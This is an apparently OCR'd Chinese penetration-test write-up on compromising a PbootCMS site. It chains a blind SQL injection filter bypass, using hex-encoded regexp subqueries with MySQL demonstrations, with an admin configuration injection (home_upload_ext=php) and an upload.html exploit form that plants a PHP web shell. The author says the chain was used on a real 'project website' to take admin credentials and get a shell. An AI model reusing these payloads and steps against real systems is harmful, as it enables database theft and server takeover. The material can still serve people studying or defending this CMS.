
所以我们的绕过思路就是通过子查询的方式来进行操作，因为子查询是可以不使用括号的，如：



我们的注入 payload 并没有被过滤，成功带入到了 sql 语句中去，但是因为不能使用括号，所以类似 substring, mid 等截断函数都不能使用，而且还不能使用 =,<,> 等一些比较符，怎么获取到准确数据又成了一个问题?

这里的突破目标就放在了对 sql 语句的变形上，首先就需要了解下 sql 的执行顺序。

可以看到 where 的执行是在 select 之前的，那这怎么利用呢？如下：



可以看到即使是 select 一个常量，如果后面的 where 条件不成立，也是不会查询到数据的，我们就可以利用 where 比 select 来对比出数据。

因为不能使用 =,<,> 等比较符，所以我们就需要找一个东西来代替它，并且因为不能使用 substr 等截取函数，所以就没办法一个一个的对比数据，就必须要找到一个可以让我们一个一个来对比的方式。

找到利用 regexp 来完美代替，因为 regexp 后面能接正则表达式，并且. 能代表任意字符，* 代表任意个数，那不就刚好符合我们的要求么，利用方式如下：


```
mysql> select username from ay_user;
+----------+
| username |
+----------+
| admin    |
+----------+
1 row in set (0.00 sec)

mysql> select 1 from ay_user where username regexp 'a.*';
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)

mysql> select 1 from ay_user where username regexp 'ad.*';
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)

mysql> select 1 from ay_user where username regexp 'adx.*';
Empty set (0.00 sec)
```


将我们需要查询的字段放在 where 处，通过 where 返回的内容来控制 select 出来的数据。

（注意请使用 ^ 限定开头。如：^ad.*）

因为数据不能使用引号，所以我们需要将引号内的数据进行 16 进制编码，效果是一样的。

控制了 select 返回的内容，达成的效果如下：




Sql 语句中，子查询先执行，并且在整个父类 SELECT 语句中我们子查询的结果处于 where 语句中，并且使用了 AND 连接，也就是说我们子查询的结果，同时也控制着整个 sql 语句的结果，那么就可以用来准确的判断数据了。

5. 本地测试 payload

正确的页面显示：


错误的页面显示：


我们的真实数据：




将我们的正则 payload 经过 16 进制编码然后带入执行，通过页面返回内容就可以判断我们的数据是多少了，最终达到了绕过过滤进行出数据的目的。

最终总体流程图可分三步，如图所示：







测试结果证明我们的注入漏洞成功利用，接下来就是将 payload 映射到项目网站上去，经过大量的 fuzz 后成功得到管理员账号密码：

后台 Getshell

漏洞文件：corefunctionfile.php

```php
// 处理并移动上传文件
function handle_upload($file, $temp, $array_ext_allow, $max_width, $max_height, $watermark)
{// 定义上存储路径
    $save_path = DOC_PATH . STATIC_DIR .'/upload';
    $file = explode( delimiter: '.', $file); // 分离文件名及扩展
    $file_ext = strtolower(end( &array: $file)); // 获取扩展
    if (! in_array($file_ext, $array_ext_allow)) {...}
    $image = array(...);
    $file = array(...);
    if (in_array($file_ext, $image)) {...} elseif (in_array($file_ext, $file)) {...} else {...}
    // 检查文件存储路径
    if (! check_dir( path: $save_path . '/' . $file_type . '/' . date( format: 'Ymd'), create: true)) {...}
    $file_path = $save_path . '/' . $file_type . '/' . date( format: 'Ymd') . '/' . time() . mt_rand(100000, 999999) . '.' . $file_ext;
    if (! move_uploaded_file($temp, $file_path)) { // 从缓存中转存
        return '从缓存中转存失败！';
    }
```

后缀白名单来自于 handle_upload 函数的第三个参数，寻找调用 handle_upload 函数的地方。

```php
*/
function upload($input_name, $file_ext = null, $max_width = null, $max_height = null, $watermark = false)
{// 未选择文件返回空
    if (! isset($_FILES[$input_name])) {...} else {...}
    // 定义允许上传的扩展
    if (! $file_ext) {
        $array_ext_allow = Config::get( item: 'upload.format', array: true);
    } else {
        $array_ext_allow = explode( delimiter: ',', $file_ext);
    }
    // 未直接传递函数参数，且具有地址参数，则打水印
    if (! $watermark && get( name: 'watermark', type: 'int')) {...}
    $array_save_file = array();
    if (is_array($files['tmp_name'])) {...} else { // 单文件情况
        if (! $files['error']) {
            $upfile = handle_upload($files['name'], $files['tmp_name'], $array_ext_allow, $max_width, $ma
            if (strrpos($upfile, needle: '/') > 0) {
                $array_save_file[] = $upfile;
            } else {
```

后缀白名单来自于 upload 函数的第二个参数，搜索 upload 函数的调用处。

触发文件：appshomecontrollerMemberController.php

```php
// 文件上传方法(Ajax)
public function upload()
{
    // 必须登录
    if (! session( name: 'pboot_uid')) {
        json( code: 0, data: '请先登录！');
    }
    $ext = $this->config( item: 'home_upload_ext') ?: "jpg,jpeg,png,gif,xls,xlsx,doc,
    $upload = upload( input_name: 'upload', $ext);
    if (is_array($upload)) {
        json( code: 1, $upload);
    } else {
```

继续跟进 config 方法。

```php
// 直接获取配置参数
public static function get($item = null, $array = false)
{
    // 自动载入配置文件
    if (! isset(self::$configs)) {
        self::$configs = self::loadConfig();
    }
    // 返回全部配置
    if ($item === null) {...}
    $items = explode( delimiter: '.', $item);
    if (isset(self::$configs[$items[0]])) {...} else {
        return null;
    }
    $items_len = count($items);
    for ($i = 1; $i < $items_len; $i ++) {...}
    // 强制返回数据为数组形式
    if ($array && ! is_array($value)) {...}
    return $value;
}
```

Config 方法就是返回对应的配置项，配置项内容通过 self::loadconfig() 加载。

```php
// 载入配置文件
private static function loadConfig()
{
    ...省略
    // 载入系统配置缓存
    if (file_exists( filename: RUN_PATH . '/config/' . md5( str: 'config') . '.php')) {
        $config = require RUN_PATH . '/config/' . md5( str: 'config') . '.php';
        $configs = mult_array_merge($configs, $config);
    }
    // 载入区域配置缓存
    if (file_exists( filename: RUN_PATH . '/config/' . md5( str: 'area') . '.php')) {...}
    // 清理缓冲区，避免配置文件出现Bom时影响显示
    @ob_clean();
    return $configs;
}

// 配置文件注入
```

配置项的一部分来至于 md5(config).php 文件，只要我们控制了这个文件中的 home_upload_ext 选项，也就控制了允许上传的后缀白名单了。

修改配置文件的地方。

文件：appsadmincontrollersystemConfigController.php

```php
// 应用配置列表
public function index()
{
    if (! ! $action = get( name: 'action')) {...}
    // 修改参数配置
    if ($_POST) {
        unset($_POST['upload']); // 去除上传组件
        foreach ($_POST as $key => $value) {
            if (! preg_match( pattern: '/^[\w\-]+$/', $key)) {
                continue;
            }
            $config = array(...);
            if (in_array($key, $config)) {
                if ($key == 'tpl_html_cache_time' && ! $value) {...} else {...
                $this->modConfig($key, $value);
            } else {
                $this->modDbConfig($key);
            }
        }
        $this->log( content: '修改参数配置成功！');
        path_delete( path: RUN_PATH . '/config'); // 清理缓存的配置文件
```

将 $_POST 遍历出来的键传递进了 $this->moddbconfig 方法。

```php
// 修改数据库配置
private function modDbConfig($key)
{
    ...省略
    // 自动新增配置项
    $data = array(
        'name' => $key,
        'value' => $value,
        'type' => 2,
        'sorting' => 255,
        'description' => ''
    );

    return $this->model->addConfig($data);
```

```
    }
}
```


```
// 添加应用配置字段
public function addConfig(array $data)
{
    return parent::table( table: 'ay_config')->insert($data);
}
```

程序会首先将我们修改的配置内容更新到 ay_config 数据表中去，然后再将数据表中的内容写入到 md5(config).php 文件中，造成我们可以添加任何类型的后缀文件。

Getshell 利用

登录后台 –> 全局配置 –> 配置参数 –> 立刻提交，使用 burp 抓包。

在 POST 数据中添加一个：home_upload_ext=php 字段即可。



成功将其写入到文件。

设置好了允许的上传白名单后，我们就可以通过上传 php 达到 getshell 了。

上传文件 exp：upload.html

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>pbootcms文件上传</title>
</head>
<body>
<form action="http://xxxxx/?member/upload" method="post" enctype="multipart/form-data">
    <input type="file" name="upload">
    <input type="submit" name="mufile">
</form>
</body>
</html>
```

将 exp 保存到 html 文件，修改对应的域名直接上传即可，文件上传证明。

```
{"code":1,"data":["\/static\/upload\/other\/20200804\/1596530511644122.php"],"tourl":"","rowtotal":1}
```

在本地将流程成功走了一遍后，利用到项目网站上也很顺利，直接就 getshell 了，成功交差，又可以愉快的喝冰阔乐了。

总结

整个流程从网站获取到指纹，然后找到源码审计，在审计过程中还是花费了较多时间，主要在前台审计的入口点寻找，和绕过过滤注入出数据，当时一度认为没办法利用，还好当时没放弃，然后慢慢一步一步的啃，终于还是啃下来了。